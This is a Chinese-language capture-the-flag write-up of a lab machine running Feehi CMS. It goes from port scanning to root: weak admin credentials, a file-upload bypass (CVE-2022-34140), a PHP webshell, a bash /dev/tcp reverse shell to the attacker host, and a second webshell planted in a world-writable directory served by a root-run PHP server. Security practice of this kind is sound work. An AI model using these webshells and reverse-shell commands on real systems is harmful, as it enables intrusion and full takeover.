

CMS Write Up

[靶机较为简单，主要考察 Nday 的利用，最后通过配置不当实现提权]

使用虚拟机搭建靶机，确定靶机IP为10.0.2.18

一、目标侦察

使用 nmap 扫描IP开放端口

```
└─(kali㉿kali)-[~]
└─$ nmap --min-rate 10000 -p- 10.0.2.18
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-16 18:14 CST
Nmap scan report for 10.0.2.18
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:84:3E:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
```

仅开放80，22端口，对80端口进行渗透测试

进一步进行扫描，版本，服务等

```
└─(kali㉿kali)-[~]
└─$ nmap -sC -O -sV -p 22,80 10.0.2.18
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-16 18:16 CST
Nmap scan report for 10.0.2.18
Host is up (0.00060s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     nginx
|_http-title: Feehi CMS
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:84:3E:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), Linux 2.6.32 - 3.10 (93%), Google Chromecast with Google TV (Android 10, Linux 4.9) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.76 seconds
```

我们可以发现，80端口开放服务为Feehi CMS，尝试查找关于该CMS漏洞，发现有关RCE的漏洞

```

└─(kali㉿kali)-[~]
└─$ searchsploit "Feehi CMS"

-----

Exploit Title
            | Path
-----

Feehi CMS 2.1.1 - Remote Code Execution (Authenticated)
            | php/webapps/51018.txt
Feehi CMS 2.1.1 - Stored Cross-Site Scripting (XSS)
            | php/webapps/51002.txt
-----

Shellcodes: No Results

```

[查看下利用方式](#)

```

kali@kali: -
# Exploit Title: Feehi CMS 2.1.1 - Remote Code Execution (RCE) (Authenticated)
# Date: 22-08-2022
# Exploit Author: yuyudhn
# Vendor Homepage: https://feehi.com/
# Software Link: https://github.com/liufee/cms
# Version: 2.1.1 (REQUIRED)
# Tested on: Linux, Docker
# CVE : CVE-2022-34140

# Proof of Concept:
1. Login using admin account at http://feehi-cms.local/admin
2. Go to Ad Management menu, http://feehi-cms.local/admin/index.php?r=adX2Findex
3. Create new Ad, http://feehi-cms.local/admin/index.php?r=adX2Fcreate
4. Upload php script with jpg/png extension, and using Burp suite or any tamper data browser add ons, change back the extension to php.
5. Shell location: http://feehi-cms.local/uploads/setting/ad/[some_random_id].php

# Burp request example:

POST /admin/index.php?r=adX2Fcreate HTTP/1.1
Host: feehi-cms.local
Content-Length: 1530
Cache-Control: max-age=0
sec-ch-ua: "Chromium" v="103", ".Not(A)Brand" v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://feehi-cms.local
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryFYBJ8wfp9LBoF4xg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Best: document
Referer: http://feehi-cms.local/admin/index.php?r=adX2Fcreate
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.9
Cookie: csrf_f807bee71b6872c728188380a28b64dd5c4221c6f3b20957ac2047eeef0982a3A2K3A87B1A3A083B5K3A53AK2_csrff2X2X81K3A1K3B5K3A32K3AK22H9zz-zoIPw7GEDIU6wm81TqyoAB5w0U22K3B87D; PHPSESSID=aaldec72025b152aa0e156d527007e53; BACKEND_FEEHIcms7f608f099358c22da76681170a93375; _csrf_backend=3584df6e8d9f91feb348e08be22c1621928f4125a41360b70c137e7c6bd2daa3A2K3A87B1A3A083B5K3A1K3B2_csrff_backendc2X3B1K3A1K3B5K3A32K3AK22J2jzwf12TCyw_BldszCapz4zjphcQrmpK2K3B7D
Connection: close


-----WebKitFormBoundaryFYBJ8wfp9LBoF4xg
Content-Disposition: form-data; name="_csrf_backend"

```

让AI翻译了一下发现是一个后台的RCE，从广告管理可以上传任意文件，实现RCE

二、端口渗透

随后进入80端口，爆破目录查找下后台登录地址



```
└─(kali@kali)-[~]
```

```
# └─$ gobuster dir -u http://10.0.2.18 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,html,php
```

Gobuster v3.6

```
# by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```


```
[+] Url:                http://10.0.2.18
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative status codes: 404
[+] User Agent:         gobuster/3.6
[+] Extensions:        txt,html,php
```

```
# [+] Timeout:          10s
```


```
# Starting gobuster in directory enumeration mode
```

```
/index                (Status: 200) [Size: 55354]
/index.php            (Status: 200) [Size: 55346]
/uploads              (Status: 301) [Size: 162] [--> http://10.0.2.18/uploads/]
/admin                (Status: 301) [Size: 162] [--> http://10.0.2.18/admin/]
/static               (Status: 301) [Size: 162] [--> http://10.0.2.18/static/]
/assets               (Status: 301) [Size: 162] [--> http://10.0.2.18/assets/]
/php                  (Status: 200) [Size: 32991]
/java                 (Status: 200) [Size: 39264]
```

发现admin目录，访问尝试弱口令admin/123456,成功登录



随后我们按照searchexploit来进行，访问广告管理



修改后缀与mime-type实现上传php一句话木马

```
(kali@kali)-[~]
$ ls
1.png 公共 模板 视频 图片 文档 下载

(kali@kali)-[~]
$ cat 1.png
<?php system($_GET['cmd']); ?>

(kali@kali)-[~]
$
```

request

PrettyRawHex

G1DWQn1eR71hwZFLJVYzfH6v4VALatHu777pctXWsYjOKUgKyKQ5COuqyYa-Gn5w4jS1yd9xXXD1o3CrBEj

iA==

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[name]"

a

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[tips]"

1

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[input_type]"

1

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[ad]"

0

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[ad]"; filename="1.php"

Content-Type: application/x-php

<?php system(\$_GET['cmd']); ?>

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[link]"

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[desc]"

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[target]"

-----22841956538481120091713022013

Content-Disposition: form-data; name="AdForm[target]"

_blank

-----22841956538481120091713022013

Response

PrettyRawHexRender

1 HTTP/1.1 302 Found

2 Server: nginx

3 Date: Wed, 16 Sep 2026 10:29:48 GMT

4 Content-Type: text/html; charset=UTF-8

5 Connection: keep-alive

6 Expires: Thu, 19 Nov 1981 08:52:00 GMT

7 Cache-Control: no-store, no-cache, must-revalidate

8 Pragma: no-cache

9 Location: /admin/

10 Content-Length: 0

11

12

随后返回页面访问图片链接

← → ↻ 📄 10.0.2.18/admin/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB dprod - Digital produc...

系统
admin

或 设置

运营管理

Banner管理

广告管理

菜单

内容

用户

权限管理

友情链接

缓存

日志

前台 刷新 帮助 主题 简体中文

关闭操作 退出

广告

刷新 创建 删除

☐	标识	广告类型	广告	跳转链接	广告描述	状态	排序	创建时间	最后更新	操作
☐	a	image				开	0	2026-09-16 18:29	2026-09-16 18:29	
☐	sidebar_right_2	image			最好的运动手表	开	0	2017-12-07 19:01	2017-12-07 19:53	
☐	sidebar_right_1	image		https://www.jeeh.com	FeehiCMS	开	0	2017-12-07 18:08	2017-12-07 19:56	

第1-3条，共3条数据。

访问时发现跳转到域名，修改hosts文件

📄 后台管理

cms.dsz/uploads/setting/ × +

← → × 📄 cms.dsz/uploads/setting/ad/20260916182948_6aaa6f9cc00d7.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB dprod - Digital produc...

```
(kali@kali)-[~]
└─$ sudo vim /etc/hosts
[sudo] kali 的密码:
```

```


(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.0.2.18    cms.dsz

# The following lines are desirable for IPv6 capable hosts

::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

```

再次访问图片链接验证RCE



```

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

监听端口，反弹shell

```

(kali㉿kali)-[~]
└─$ curl -G "http://cms.dsz/uploads/setting/ad/20260916182948_6aaa6f9cc00d7.php" \
  --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/10.0.2.4/4444 0>&1'"

```

```

(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.18] 34402
bash: cannot set terminal process group (395): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ whoami
whoami
www-data
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$

```

三、提权

反弹shell后，我们先提升下交互性

```
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<ad$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ ^Z
zsh: suspended nc -lvnp 4444
```

```
└─(kali㉿kali)-[~]
└─$ stty raw -echo; fg
```

```
[1] + continued nc -lvnp 4444
```

```
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ export TERM=xterm
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ export SHELL=/bin/bash
```

提升交互性后，访问home目录，得到user的flag

```
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ cd /home
www-data@Cms:/home$ ls
simple
www-data@Cms:/home$ cd simple/
www-data@Cms:/home/simple$ ls
user.txt
www-data@Cms:/home/simple$ cat user.txt
flag{user-84d6e7fb1c982b91fffc3e28090fa732}
```

随后进行常规提权检查，sudo -l 定时任务 SUID等，均为发现有问题。

再查看管理员服务的存放位置，看是否存在问题

```
www-data@Cms:/home/simple$ ls -la /etc/systemd/system/
total 68
drwxr-xr-x 16 root root 4096 Sep 13 08:46 .
drwxr-xr-x  5 root root 4096 Jun  3 05:48 ..
lrwxrwxrwx  1 root root   49 Apr 25 06:20 dbus-org.freedesktop.timesync1.service ->
/usr/lib/systemd/system/systemd-timesyncd.service
-rw-r--r--  1 root root  313 Sep 13 08:46 feehicms.service
drwxr-xr-x  2 root root 4096 Apr 25 06:17 getty.target.wants
drwxr-xr-x  2 root root 4096 May 21 08:45 getty@tty1.service.d
drwxr-xr-x  2 root root 4096 Apr 25 06:20 hibernate.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 hybrid-sleep.target.wants
drwxr-xr-x  2 root root 4096 Sep 13 08:46 multi-user.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:18 network-online.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 ssh.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 ssh.socket.wants
lrwxrwxrwx  1 root root   35 Apr 25 06:41 sshd.service ->
/usr/lib/systemd/system/ssh.service
drwxr-xr-x  2 root root 4096 Apr 25 06:41 sshd.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 sshd@.service.wants
```

```
drwxr-xr-x  2 root root 4096 Apr 25 06:20 suspend-then-hibernate.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 suspend.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 sysinit.target.wants
drwxr-xr-x  2 root root 4096 Sep 13 06:16 timers.target.wants
www-data@Cms:/home/simple$
```

发现可疑文件feehicms.service, 读取内容

```
www-data@Cms:/home/simple$ cat /etc/systemd/system/feehicms.service
[Unit]
Description=FeehiCMS Web Service
After=network.target

[Service]
Type=simple
User=root
WorkingDirectory=/opt/feehicms/frontend/web
ExecStart=/usr/bin/php -S 127.0.0.1:8080 -t /opt/feehicms/frontend/web
/opt/feehicms/frontend/web/router.php
Restart=always
RestartSec=2

[Install]
WantedBy=multi-user.target
www-data@Cms:/home/simple$
```

我们发现内置php服务器为root身份, 看下/opt/feehicms/frontend/web是否有写入权限

```
www-data@Cms:/home/simple$ ls -la /opt/feehicms/frontend/web/
total 120
drwxr-xr-x  8 root root  4096 Sep 13 09:05 .
drwxr-xr-x 12 root root  4096 Sep 13 06:13 ..
-rw-r--r--  1 root root   120 Sep 13 06:13 .gitignore
-rw-r--r--  1 root root   192 Sep 13 06:13 .htaccess
drwxr-xr-x  5 root root  4096 Sep 13 07:44 admin
drwxr-xr-x  3 root root  4096 Sep 13 07:44 api
drwxr-xr-x  2 root root  4096 Sep 13 07:44 apitest
drwxrwxrwx 11 root root  4096 Sep 13 09:01 assets
-rwxr-xr-x  1 root root 4286 Sep 13 06:13 favicon.ico
-rw-r--r--  1 root root   614 Sep 13 07:44 index-test.php
-rw-r--r--  1 root root   613 Sep 13 07:44 index.php
-rw-r--r--  1 root root   618 Sep 13 06:13 install.php
-rw-r--r--  1 root root    25 Sep 13 07:44 robots.txt
-rw-r--r--  1 root root   707 Sep 13 08:05 router.php
drwxr-xr-x  7 root root  4096 Sep 13 06:13 static
-rw-r--r--  1 root root 53017 Sep 13 06:13 timthumb.php
drwxrwxrwx  4 root root  4096 Sep 13 08:16 uploads
```

我们发现uploads和assets为777权限, 可写入。直接写入webshell

```
www-data@Cms:/home/simple$ echo '<?php system($_GET["cmd"]); ?>' >
/opt/feehicms/frontend/web/assets/shell.php
www-data@Cms:/home/simple$ cat /opt/feehicms/frontend/web/assets/shell.php
<?php system($_GET["cmd"]); ?>
www-data@Cms:/home/simple$
```

之后我们直接请求，实现提权

```
www-data@Cms:/home/simple$ curl -G
"http://cms.dsz/uploads/setting/ad/20260916182948_6aaa6f9cc00d7.php" \
> --data-urlencode "cmd=curl http://127.0.0.1:8080/assets/shell.php?cmd=id"
uid=0(root) gid=0(root) groups=0(root)
www-data@Cms:/home/simple$
```

我们再起一个监听端口5555，反弹shell，获取root的flag

```
root@Cms:/opt/feehicms/frontend/web/assets# cd root
cd root
bash: cd: root: No such file or directory
root@Cms:/opt/feehicms/frontend/web/assets# cd /root
cd /root
root@Cms:~# ls
ls
root.txt
root@Cms:~# cat root
cat root.txt
flag{root-85597f493b890767b4ed6ce5cbdbac18}
```